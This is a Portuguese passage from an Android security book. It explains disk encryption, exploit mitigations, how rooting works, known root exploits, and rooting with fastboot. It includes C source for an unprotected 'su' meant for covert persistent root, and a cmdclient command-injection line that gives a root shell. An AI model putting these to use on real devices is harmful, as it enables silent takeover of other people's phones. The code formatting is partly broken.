A criptografia do sistema de arquivos não é ativada por padrão nas versões do Android anteriores à 5.0 (Lollipop) e deve ser ativada pelo usuário nas opções de criptografia na seção de segurança do aplicativo de configurações. O PIN ou a senha da tela de desbloqueio do usuário é o mesmo que é usado para criptografar a senha do FDE. Isso significa que o Android gera uma senha, que é criptografada usando uma chave derivada do desbloqueio da tela do usuário.

PIN ou senha. A chave usada para criptografar a senha FDE é derivada do PIN ou da senha do usuário usando 2000 rodadas de PBKDF2 nas versões do Android anteriores à 4.4 (KitKat). O KitKat em diante implementa o scrypt para a derivação de chaves em vez do PBKDF2 para dificultar ao máximo a força bruta de números de PIN e senhas longos. O uso dessa senha intermediária permite que os usuários alterem a senha da tela de desbloqueio sem precisar alterar a senha real do FDE.

Essa solução criptografa somente a partição /data em um dispositivo Android. Isso significa que o diretório de dados privados dos aplicativos e outras informações confidenciais do usuário são criptografados. A execução de técnicas de geração de imagens de disco em todo o sistema de arquivos (como seria feito em uma investigação forense) forneceria acesso apenas a esses dados criptografados e não a nenhum dos arquivos na pasta /data ou em qualquer uma de suas subpastas. Uma desvantagem interessante é que o cartão Secure Digital (SD) não está incluído como parte do esquema FDE padrão usado pelo Android. Alguns fabricantes de aparelhos celulares incluíram a criptografia do cartão SD como parte de suas personalizações do Android; no entanto, essas implementações são proprietárias e não padronizadas. Isso significa que obter acesso físico a um dispositivo Android que não tenha implementado a criptografia do cartão SD permitirá a recuperação de todos os arquivos armazenados no cartão SD. Descobriu-se que alguns aplicativos usam o cartão SD para armazenar arquivos confidenciais, portanto, isso pode ser útil para um invasor.

A criptografia de disco, por natureza, protege apenas os dados em repouso. Isso significa que, se um invasor tiver que obter a execução de código em um dispositivo que esteja usando o FDE no Android, ele não notará diferença nos dados que pode acessar. Ele descobriria que os dados recuperados não estão criptografados de forma alguma, pois seriam descriptografados de forma transparente para ele pelo dm-crypt. A criptografia de disco, no entanto, protege os usuários quando um dispositivo criptografado é roubado e o invasor não tem execução de código nem acesso ao dispositivo.

Para obter informações adicionais sobre os aspectos técnicos do FDE no Android, consulte

<http://source.android.com/devices/tech/encryption/> e

<http://nelenkov.blogspot.com/2014/10/revisiting-android-disk-encryption.html>.

## Proteções genéricas de mitigação de explorações

Os invasores têm explorado problemas de corrupção de memória nativa desde os primeiros sistemas operacionais, e o Android não é exceção. Quando o código nativo é executado em aplicativos, existe a possibilidade de corromper estruturas de memória para assumir o controle dela. Para combater a exploração trivial de bugs nativos, os desenvolvedores de sistemas operacionais começaram a implementar medidas preventivas e reativas conhecidas como *mitigações de exploração*. Essas medidas resultam da atitude de "não conseguiremos proteger todo o código, então por que não dificultar a exploração desses problemas?".

Muitas das atenuações que o Android utiliza são herdadas do kernel do Linux. Os aplicativos no Android podem usar bibliotecas nativas criadas em C/C++ ou executar binários incluídos em seus ativos.

O código que contém vulnerabilidades e está em um caminho de código que fornece um ponto de entrada para um invasor pode ser explorado pelo invasor para assumir o controle do aplicativo. Observe que, se um invasor tiver que explorar com êxito um componente nativo, ele obterá os privilégios do próprio aplicativo e nada mais. Em outras palavras, o código nativo é executado exatamente no mesmo contexto do aplicativo que o chama.

Um exemplo simples desse cenário é o navegador do Android. Toda a análise realizada pelo navegador Android é feita em uma biblioteca nativa. Se um invasor puder fornecer HTML, JavaScript, CSS ou qualquer outro elemento malformado que exija análise desse componente nativo, ele poderá causar a corrupção de estruturas de memória no aplicativo do navegador. Se isso for feito de maneira bem elaborada, o invasor poderá fazer com que um novo código seja executado pelo aplicativo. É por isso que é importante incluir toda e qualquer atenuação de exploração no sistema operacional Android para proteger os usuários contra comprometimentos.

As atenuações de exploração foram incluídas desde a primeira versão do Android disponível publicamente. No entanto, as atenuações comparáveis às dos sistemas operacionais de desktop modernos só estão disponíveis no Android desde a versão 4.0 (Ice Cream Sandwich). Esse ponto pode ser discutido, mas o fato é que escrever um exploit para uma vulnerabilidade de corrupção de memória explorável remotamente em um dispositivo Jelly Bean (ou mais recente) é uma tarefa demorada que geralmente exige o encadeamento de várias vulnerabilidades. As atenuações de exploração não impossibilitam a criação de uma exploração para uma vulnerabilidade, mas tornam essa tarefa muito mais cara. [A Tabela 6.3](#) lista algumas das atenuações realmente dignas de nota introduzidas no Android.

**Tabela 6.3** Mitigações de exploração dignas de nota incluídas no Android



MITIGAÇÃO DE EXPLORAÇÃO	VERSAO INTRODUZIDA	EXPLICAÇÃO
Empilhar cookies	1.5	Protege contra transbordamentos básicos baseados em pilha ao incluir um valor "canário" após a pilha que é verificada.
safe_iop	1.5	Fornece uma biblioteca que ajuda a reduzir os estouros de inteiros.
dmalloc extensões	1.5	Ajuda a evitar vulnerabilidades de double free() e outras formas comuns de explorar corrupções de heap.
calloc extensões	1.5	Ajuda a evitar estouros de números inteiros durante as alocações de memória.
Proteções de string de formato	2.3	Ajuda a evitar a exploração de vulnerabilidades de string de formato.
NX (No eXecute)	2.3	Impede que o código seja executado na pilha ou no heap.
ASLR parcial (Espaço de endereço Layout Randomização)	4.0	Randomiza o local das bibliotecas e de outros segmentos de memória em uma biblioteca. tentativa de derrotar uma técnica de exploração comum chamada ROP (Return-Programação Orientada).
PIE (Posição Independente Executável) suporte	4.1	Oferece suporte a ASLR para garantir que todos os componentes de memória sejam totalmente randomizados. Garante efetivamente que o app_process e o vinculador sejam randomizados na memória para que não possam ser usados como fonte de dispositivos ROP.
RELRO (RELocação Read-Only) e BIND_NOW	4.1	Fortalece as seções de dados dentro de um processo, tornando-as somente leitura. Esse impede técnicas comuns de exploração, como GOT (Global Offset Tabela) sobrecreve.
FORTIFY_SOURCE (Nível 1)	4.2	Substitui funções C comuns conhecidas por causar problemas de segurança por versões "fortificadas" que impedem a ocorrência de corrupção de memória.
SELinux (modo permissivo)	4.3	Permite a especificação de políticas de segurança de controle de acesso com granularidade fina. Quando há políticas configuradas corretamente, isso pode proporcionar uma melhoria significativa no modelo de segurança. O modo permissivo significa que as exceções de segurança não são aplicadas quando uma política é violada. Essas informações são apenas registradas.
SELinux (modo de aplicação)	4.4	O modo de aplicação significa que as políticas especificadas são impostas.
FORTIFY_SOURCE (Nível 2)	4.4	Substitui funções adicionais por suas versões "fortificadas".

Observe que o uso do NDK mais recente ([consulte https://developer.android.com/tools/sdk/ndk/index.html](https://developer.android.com/tools/sdk/ndk/index.html)) e o direcionamento para a versão mais recente da API do Android ativam automaticamente todas as atenuações de exploração discutidas na [Tabela 6.3](#). Essas atenuações também podem ser desativadas explicitamente, mas raramente há necessidade de fazer isso.

Você pode encontrar mais informações sobre as atenuações de exploração e outros recursos de segurança introduzidos em cada versão em <https://source.android.com/devices/tech/security/> e nos registros de confirmação do código-fonte relevante.

## PROTEÇÕES ADICIONAIS DO KERNEL CONTRA O AUMENTO DE PRIVILÉGIOS

Algumas atenuações de exploração introduzidas no Android destinam-se especificamente a impedir que um usuário que já tenha execução de código em um dispositivo como usuário de baixo privilégio explore algum aspecto do kernel para obter acesso à raiz. [A Tabela 6.4](#) apresenta uma lista de atenuações de endurecimento do kernel dignas de nota.

**Tabela 6.4** Mitigações de exploração dignas de nota para impedir que um usuário não privilegiado explore uma vulnerabilidade

EXPLORAR A MIGRAÇÃO	VERSAO INTRODUZIDA	EXPLICAÇÃO
mmap_min_addr	2.3	Esse valor especifica o endereço virtual mínimo que um processo tem permissão para mapear e foi definido como 4096. Isso impede que os processos mapeiem a página zero e causem uma desreferência de ponteiro nulo para executar código arbitrário como root.
kptr_restrict e dmesg_restrict	4.1	Evita o vazamento de endereços do kernel ao exibir /proc/kallsyms e /proc/kmsg para os usuários.
mmap_min_addr atualização	4.1.1	Esse valor foi aumentado para 32768.
installd endurecimento	4.2	O daemon installd não é mais executado como usuário root. Isso significa que qualquer comprometimento desse componente não resultará em um aumento de privilégio para o usuário root.
Script de inicialização O_NOFOLLOW	4.2	Isso ajuda a evitar ataques relacionados a links simbólicos.
O script de inicialização não analisa mais /data/local.prop	4.2	Usando alguma vulnerabilidade para adicionar ro.secure=0 ou ro.kernel.qemu=1 ao arquivo /data/local.prop era uma maneira comum de passar do usuário do sistema para o root, pois esses valores fazem com que o adb seja iniciado como root.
Remoção dos programas setuid/setguid	4.3	Remoção de todos os programas setuid/setgid e adição de suporte aos recursos do sistema de arquivos.
Restringir o setuid de aplicativos instalados	4.3	A partição /system é montada como nosuid para todos os processos que foram gerados pelo zygote. Isso significa que os aplicativos instalados não podem abusar de vulnerabilidades em qualquer binário SUID para obter acesso à raiz.

## Explicação sobre o enraizamento

No Android, por padrão, não existe nenhuma maneira de executar um aplicativo ou alguma tarefa dentro dele como usuário root. Esse simples fato fez com que comunidades inteiras de pesquisadores dedicassem seu tempo a encontrar maneiras de obter o root em vários dispositivos Android. Há também muitos equívocos sobre o que significa tecnicamente fazer o root no seu dispositivo e por que ele é possível (ou não) em determinados dispositivos. Esta seção esclarece alguns dos métodos comuns de root e apresenta uma análise técnica de cada um deles.

## Objetivos do enraizamento

Um objetivo típico de fazer o root em um dispositivo Android é colocar um binário su em um diretório no PATH (por exemplo, /system/bin ou /system/xbin). A função do binário su é permitir que um usuário alterne os contextos de segurança e se torne outro usuário, inclusive o root. No entanto, o binário su deve primeiro determinar se o usuário deve ter permissão para se passar pelo usuário solicitado. O critério exigido é diferente nos sistemas Linux convencionais dos métodos usados nos pacotes su comumente encontrados no Android, mas um fato que permanece o mesmo é que o binário su precisa estar em execução como raiz para permitir a alteração para outro contexto de usuário. A seguir, mostramos as permissões de arquivo no su em um sistema Linux moderno:


```
$ ls -l /bin/su
-rwsr-xr-x 1 root root 36936 Feb 17 04:42 /bin/su
```

Essas permissões informam que qualquer usuário pode executar esse binário e, quando o fizer, estará executando-o como usuário raiz. Esse é um binário *Set User Identifier (SUID)*, que define o ID do usuário como o proprietário do arquivo durante a execução. Você pode invocá-lo de dentro de um aplicativo usando um código semelhante a este:

```
Runtime.getRuntime().exec(new String[]{"su", "-c", "id"});
```

Isso executa o comando `id` como o usuário root e funciona porque o binário `su` está no `PATH`, o que significa que

que o sistema operacional saiba onde encontrá-lo no sistema. Ao usar o `su` em um sistema Linux, ele solicita a senha do usuário de destino para autenticar a ação. No entanto, no Android, geralmente é adotada uma abordagem diferente porque o usuário root não tem uma senha. Diferentes desenvolvedores de aplicativos de gerenciamento de raiz usam métodos técnicos diferentes, mas ambos se resumem ao mesmo conceito para o usuário. Quando um aplicativo executa o `su`, uma atividade é exibida para o usuário solicitando a permissão do usuário para conceder o contexto de raiz do aplicativo solicitante. Esses aplicativos geralmente exibem informações sobre o aplicativo que solicita a raiz e o que ele está tentando executar. [A Figura 6.10](#) mostra um exemplo de um prompt do aplicativo SuperSU.



[Figura 6.10](#) O prompt exibido pelo SuperSU para permitir o acesso de um aplicativo ao contexto raiz.

Esse aplicativo funciona usando uma versão personalizada do `su` que envia uma transmissão diretamente para um receptor de transmissão no aplicativo SuperSU. Essa transmissão contém as informações do aplicativo solicitante, bem como detalhes relevantes sobre qual comando será executado como raiz. Depois que essa transmissão é recebida pelo aplicativo, ele exibe um prompt para o usuário com as informações fornecidas. Em seguida, o binário `su` pesquisa um arquivo no diretório de dados privados para descobrir se a permissão foi concedida pelo usuário. De acordo com a decisão do usuário, o `su` decide `setuid(0)` ou não.

As informações que acabamos de apresentar explicam como você pode permitir que os aplicativos executem comandos como raiz de uma maneira controlada pelo usuário que, em teoria, é segura. Outro objetivo que um invasor pode perseguir é obter acesso persistente à raiz em um dispositivo sob seu controle sem que o usuário perceba. Para essa finalidade, uma versão personalizada completamente desprotegida do `su` está incluída no drozer como parte do módulo `tools.setup.minimalsu`. Essa versão do `su` deve ser usada para pós-exploração em dispositivos mais antigos e não deve ser usada para fins cotidianos. Aqui está o código para ela:

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv)
{
    if (setgid(0) || setuid(0))
        fprintf(stderr, "su: permissão negada\n");
    else
        /* ... */
}
```

```

{
    char *args[argc + 1];
    args[0] = "sh";
    args[argc] = NULL;

    int i;
    for (i = 1; i < argc; i++)
        args[i] = argv[i];

    execv ("/system/bin/sh", args);
}
}

```

Esse código está simplesmente usando `setuid(0)` e `setgid(0)` para mudar para o contexto do usuário root, o que significa que qualquer aplicativo que execute o su receberá o contexto root e nenhuma verificação será realizada ou nenhum aviso será mostrado ao usuário. Um aplicativo que tenha permissão para executar comandos como root pode controlar absolutamente qualquer aspecto do dispositivo e quebra completamente o modelo de segurança do Android. Isso significa que ele poderá acessar os arquivos de qualquer outro aplicativo ou modificar seu código em repouso ou em tempo de execução. É por isso que há tantos avisos sobre o download de aplicativos não confiáveis que exigem acesso à raiz. Um aplicativo que implemente um código ruim ou mal-intencionado pode danificar o sistema operacional ou até mesmo arruiná-lo completamente.

## **Métodos de enraizamento**

Muitos artigos on-line fornecem tutoriais sobre o enraizamento de dispositivos específicos; no entanto, os detalhes técnicos sobre o que exatamente está acontecendo em segundo plano geralmente são escassos. Esta seção não se aprofunda muito nos diferentes métodos de fazer o root em dispositivos, mas fornece informações suficientes para que você saiba quais cenários um invasor poderia usar com cada tipo para obter acesso aos dados armazenados pelos aplicativos.

Há duas maneiras principais de obter acesso root em um dispositivo Android: usando um exploit e usando um bootloader desbloqueado. Ambas são exploradas nas subseções a seguir.

## **Uso de um Exploit**

O Android usa o kernel do Linux e também contém código adicionado pelos fabricantes de dispositivos. Como a maioria dos códigos, essas implementações podem conter bugs. Essas falhas podem ser qualquer coisa, desde um simples erro nas permissões de um determinado arquivo ou um código de driver que não lida com determinadas entradas do usuário de forma segura. Livros inteiros foram escritos sobre como encontrar esses tipos de vulnerabilidades, portanto, exploramos um pequeno subconjunto de explorações dignas de nota de diferentes classes de vulnerabilidades.

## CÓDIGO DO KERNEL DO AOSP EXPLORADO PELO GINGERBREAK

A vulnerabilidade explorada pelo Gingerbreak existe no Volume Manager (`vold`) nas versões 2.2 (Froyo) e 3.0 (Honeycomb) do Android. O `vold` gerencia a montagem de volumes de armazenamento externo no Android. A vulnerabilidade era um acesso a um array fora dos limites que permitia ao autor da exploração sobrescrever entradas na Global Offset Table (GOT) para induzir o sistema a executar uma cópia do binário `sh` como root. Para isso, é necessário que o usuário esteja no grupo de `logs`, o que pode ser conseguido executando-o a partir do `adb` ou de um aplicativo com a permissão `READ_LOGS`. Essa vulnerabilidade existe no código original do Android Open Source Project (AOSP) do Google. Isso significa que todos os dispositivos que executam as versões afetadas do Android estão vulneráveis a esse problema. O exploit original está no seguinte endereço:

<http://c-skills.blogspot.com/2011/04/yummy-yummy-gingerbreak.html>.

## DRIVERS PERSONALIZADOS DE EXPLORAÇÃO ABUSIVA DO EXYNOS

Às vezes, os fabricantes de dispositivos precisam incluir drivers de dispositivos personalizados para fazer a interface com o hardware incluído. Em alguns casos, o padrão do código ou da configuração não é da mais alta qualidade e as vulnerabilidades descobertas podem ser usadas para obter acesso à raiz. Uma exploração de um problema descoberto em dispositivos que usam processadores exynos, como o Samsung Galaxy S3, apareceu na seguinte publicação do fórum: <http://forum.xda-developers.com/showthread.php?t=2048511>. A publicação do fórum detalhava que um dispositivo de bloco localizado em `/dev/exynos-mem` permitia o mapeamento da memória do kernel no espaço do usuário por qualquer usuário. O dispositivo

A técnica de exploração usada foi a de corrigir uma comparação feita na função `setresuid()`. Essa comparação normalmente é `cmp r0, #0` e foi alterada para `cmp r0, #1` como resultado do acesso completo ao espaço de memória, o que significava que, quando o `sysresuid(0)` era chamado posteriormente no código, o acesso era concedido para mudar para o contexto raiz. Essa exploração também contornou elegantemente a proteção de memória `kptr_restrict`, que não permite que os aplicativos leiam `/proc/kallsyms` e obtenham ponteiros do kernel. Ele fez isso alterando o sinalizador de aplicação dessa verificação na memória ativa. Esse exemplo ilustra que um bug simples pode resultar na exploração confiável de um driver do kernel para obter o root. Essa exploração pode ser executada a partir de um shell ADB ou de qualquer aplicativo sem permissões específicas, o que a torna muito perigosa. Observe que essa exploração é muito específica do dispositivo e significa uma falha no código do fabricante do dispositivo.

## SAMSUNG ADMIRE-ABUSANDO DE PERMISSÕES DE ARQUIVO COM LINKS SIMBÓLICOS

Às vezes, as permissões de arquivos permissivos em arquivos usados pelo sistema em dispositivos Android podem ser usadas para obter o root. Esse método pode parecer obscuro, mas considere o seguinte exemplo clássico de Dan Rosenberg em seu exploit para o Samsung Admire:

<http://vulnfactory.org/blog/2011/09/12/rooting-the-samsung-admire/>. Ele descobriu que, quando um aplicativo falha, um arquivo de despejo é criado em

`/data/log/dumpState_app_native.log` no sistema de arquivos pelo root com a permissão de arquivo gravável em todo o mundo. Além disso, o diretório pai `/data/log/` também era gravável em todo o mundo. Portanto, colocar um link simbólico chamado `dumpState_app_native.log` em esse diretório e causar a falha de um aplicativo faria com que um arquivo fosse gravado em outro lugar do sistema de arquivos como gravável em todo o mundo. Nas versões mais antigas do Android, existia um arquivo em `/data/local.prop`, que era usado para (entre outras coisas) determinar em qual nível de privilégio o ADB deveria ser executado. Esse arquivo não estava presente nesse dispositivo e, portanto, Dan explorou essa vulnerabilidade para criar o arquivo

`/data/local.prop` como gravável em todo o mundo e, em seguida, inserir um comando nesse arquivo informando que o ADB deveria ser executado como root. Esse atributo é `ro.kernel.qemu=1` nesse dispositivo específico. A partir daí, o exploit usa o ADB como root, coloca o binário `su` e instala o aplicativo gerenciador de root. Essa exploração requer uma conexão ADB para ser concluída porque a "carga útil" estava alterando os privilégios do daemon do ADB para root. Esse exploit é muito específico para a configuração do Samsung Admire e não é um exploit genérico do Android.

## ACER ICONIA-EXPLORANDO BINÁRIOS SUID

Um binário SUID de propriedade do root e executável mundialmente é um alvo de altíssimo valor para os desenvolvedores de exploits de root. Se descobrirem alguma vulnerabilidade nesse binário que permita a execução de código arbitrário, eles terão obtido acesso root no dispositivo. Esse problema específico foi descoberto por um usuário do XDA Developers chamado sc2k no Acer Iconia A100, que tinha um binário SUID pré-instalado chamado `cmdclient` que era vulnerável à injeção de comandos. Veja a postagem original em <http://forum.xda-developers.com/showthread.php?t=1138228>. O formato dos comandos aceitos por esse binário é o seguinte:

```
/system/bin/cmdclient <argumento> <parâmetros>
```

onde `<argumento>` era um conjunto de valores predefinidos. Usando a injeção de comando encontrada no código que manipula a análise da entrada do usuário, o autor da exploração poderia executar o seguinte comando e obter um shell de raiz no dispositivo:

```
$ cmdclient misc_command 'sh' #
```


Foi relatado que essa e outras variações também funcionam em outros dispositivos, incluindo uma família de dispositivos Motorola e qualquer outro dispositivo que contenha esse binário vulnerável.

## BUGS DA CHAVE MESTRA - EXPLORAÇÃO DO CÓDIGO DO SISTEMA ANDROID AOSP

O bug de assinatura de código "chave mestra" explicado anteriormente na seção "Assinatura de código" tem consequências de longo alcance para o Android. Ele não só permite reempacotar um aplicativo sem violar sua

mas você também pode usá-lo para obter acesso ao sistema em um dispositivo. Esse nível de acesso pode se traduzir em acesso à raiz em um dispositivo, dependendo da versão. O método usado é retirar um aplicativo de sistema existente do dispositivo que é executado no contexto do sistema (especificando um `sharedUserId` de `android.uid.system` em seu manifesto), alterar o manifesto do arquivo (tornando-o depurável) e instalá-lo novamente no dispositivo. Com o acesso ao ADB, é possível injetar novas classes no aplicativo recém-depurado, essencialmente executando o código como o usuário do sistema. Nas versões do Android anteriores à 4.2 (Jelly Bean), é possível converter isso em acesso root adicionando comandos de configuração a `/data/local.prop` que forciam o daemon do ADB a ser iniciado como root.

Esse método funciona em todas as versões do Android que são vulneráveis a esses problemas de assinatura de código, o que, no momento em que este artigo foi escrito, era a grande maioria. Uma ferramenta chamada Cydia Impactor foi criada por Jay Freeman (saurik) que automatiza esse processo (consulte <http://www.cydiaimpactor.com/>). [A Figura 6.11](#) mostra a funcionalidade disponível.



[Figura 6.11](#) As opções disponíveis no Cydia Impactor para usar os bugs de assinatura de código para obter o sistema e a raiz.

Mais informações sobre o método exato usado por essa ferramenta para explorar esses problemas de assinatura de código podem ser encontradas em <http://www.saurik.com/id/17>.

## TOWELROOT - EXPLORANDO VULNERABILIDADES DO KERNEL DO LINUX NO ANDROID

Além de ter sua própria superfície de ataque, o Android também herda muitos dos bugs exploráveis do kernel encontrados na árvore principal do kernel do Linux. Um exemplo disso é o CVE-2014-3153. Essa vulnerabilidade está no mecanismo futex (fast userspace mutex) no kernel do Linux, que é responsável pelo gerenciamento de bloqueios usados durante o threading. A vulnerabilidade foi descoberta por um talentoso caçador de bugs chamado Nicholas Allegra (comex) e explorada por George Hotz (geohot) em seu exploit amplamente conhecido, chamado Towelroot (consulte <https://towelroot.com/>). O exploit Towelroot pode ser usado para obter acesso root em muitos dispositivos Android, mas ficou famoso por ser o primeiro a permitir o root de um Samsung Galaxy S5. Qualquer dispositivo com uma data de compilação do kernel anterior a 16 de junho de 2014 e uma versão do kernel superior a 2.6.29 é vulnerável a esse problema, de acordo com Bill Anderson (consulte <http://www.all-things-android.com/content/android-and-linux-kernel-towelroot-exploit>). A exploração dessa vulnerabilidade é muito complexa e vários pesquisadores de segurança escreveram análises detalhadas sobre essa vulnerabilidade e as técnicas de exploração que conseguem um escalonamento total de privilégios para a raiz a partir de um contexto completamente sem privilégios. As explorações para essa vulnerabilidade podem

ser usado para obter acesso root de um shell ADB ou de qualquer aplicativo sem permissões específicas, o que o torna muito perigoso.

## Uso de um carregador de inicialização desbloqueado

Alguns dispositivos vêm com um carregador de inicialização desbloqueável pelo usuário que permite fazer o flash de um novo firmware nele. Vários métodos podem ser usados para obter o root usando um carregador de inicialização desbloqueado. As formas mais comuns são fazer o flash de uma nova imagem de recuperação ou fazer o flash de uma imagem de kernel pré-rooteada que já contenha o binário `su`. Isso pode anular a garantia do seu dispositivo ou, se você não souber o que está fazendo, pode deixar o dispositivo em um estado irrecuperável.

## COMO ATUALIZAR UMA IMAGEM DE RECUPERAÇÃO PERSONALIZADA EM UM DISPOSITIVO NEXUS

O carregador de inicialização dos dispositivos Google Nexus usa um protocolo chamado fastboot, que permite ao usuário executar várias operações de baixo nível no dispositivo, como fazer o flash de um novo firmware, apagar partições e desbloquear e bloquear o carregador de inicialização. Para acessar o carregador de inicialização de um dispositivo Nexus, mantenha pressionados os botões de volume e o botão liga/desliga quando o dispositivo estiver desligado. Como alternativa, execute o seguinte comando com o dispositivo conectado ao computador:

```
$ adb reboot bootloader
```

Isso deve inicializar o dispositivo diretamente no carregador de inicialização, mostrando opções como Iniciar, Reiniciar carregador de inicialização, Modo de recuperação e Desligar, que podem ser alternadas com as teclas de volume. Agora você pode interagir com o fastboot a partir do seu computador. Para verificar se o dispositivo está conectado, use o utilitário `fastboot` que acompanha o Android SDK e verifique se aparece uma entrada:

```
$ sudo fastboot devices  
014691490900600D fastboot
```

Desbloqueie o carregador de inicialização usando o seguinte comando:

```
$ sudo fastboot oem unlock  
...  
OK [ 55,995s]  
concluído. tempo total: 55,995s
```

É exibida uma tela perguntando se você tem certeza de que deseja desbloquear o carregador de inicialização e que poderá anular a garantia. Se você concordar com as informações apresentadas, após alguns segundos a tela retornará ao carregador de inicialização. Agora, ele deve mostrar "LOCK STATE - UNLOCKED" (Estado de bloqueio - desbloqueado) no canto inferior esquerdo da tela do dispositivo. Nesse estágio, você pode carregar uma imagem de recuperação personalizada que lhe permite executar operações privilegiadas no dispositivo, como colocar um binário `su` no sistema de arquivos.

Uma imagem de recuperação muito popular que tem uma extensa lista de funcionalidades é a ClockWorkMod. Para encontrar os dispositivos compatíveis e os downloads para cada um, acesse <http://www.clockworkmod.com/rommanager>. Entretanto, para obter o root em um dispositivo Samsung ou Nexus da maneira mais simples, você pode usar uma imagem de firmware de recuperação personalizada chamada CF-Autoroot. O CF-Autoroot foi criado por Chainfire, que é o criador do SuperSU. Ao fazer o download do CF-Autoroot, que contém uma imagem de firmware de recuperação que coloca automaticamente o SuperSU e o binário `su` no sistema de arquivos e reinicia o telefone, você obtém um dispositivo com root em tempo e etapas mínimas. Você pode encontrar o download em <http://autoroot.chainfire.eu/#fastboot> para seu dispositivo Nexus. Faça o download e descompacte o arquivo até encontrar um arquivo com extensão `.img`. Essa imagem de recuperação é transferida para o dispositivo usando o seguinte comando:

```
$ sudo fastboot flash recovery CF-Auto-Root-maguro-yakju-galaxynexus.img  
enviando 'recovery' (6084 KB)...  
OK [ 0,816s]  
escrevendo  
'recovery'... OK [  
0.669s]  
concluído. tempo total: 1,485s
```

Role até a opção Recovery Mode (Modo de recuperação) no carregador de inicialização e pressione o botão liga/desliga para inicializar no CF-Autoroot.

É exibida uma tela que mostra os detalhes do processo de root e, em seguida, o dispositivo é reinicializado. Nesse ponto, todos os arquivos necessários para o acesso à raiz foram colocados no dispositivo e ele está enraizado. Se possível, bloquear o carregador de inicialização novamente após a atualização é geralmente uma boa ideia. Se você o deixar desbloqueado, estará abrindo o dispositivo para ataques se alguém obtiver acesso físico a ele. Em dispositivos que usam o fastboot, você pode executar o seguinte comando para bloquear o bootloader novamente:

```
$ sudo fastboot dev lock  
...  
OK [ 0,126s]  
concluído. tempo total: 0,126s
```

Outros fabricantes de dispositivos também podem fornecer bootloaders desbloqueados, mas com ferramentas e protocolos diferentes para realizar operações de flash. Um bom exemplo disso é a Samsung; você pode usar uma ferramenta chamada ODIN para fazer o flash de qualquer dispositivo Samsung. Há um grande número de guias na Internet sobre como usar as ferramentas de cada fabricante e onde obter imagens personalizadas do sistema e de recuperação.

## Aplicativos de engenharia reversa

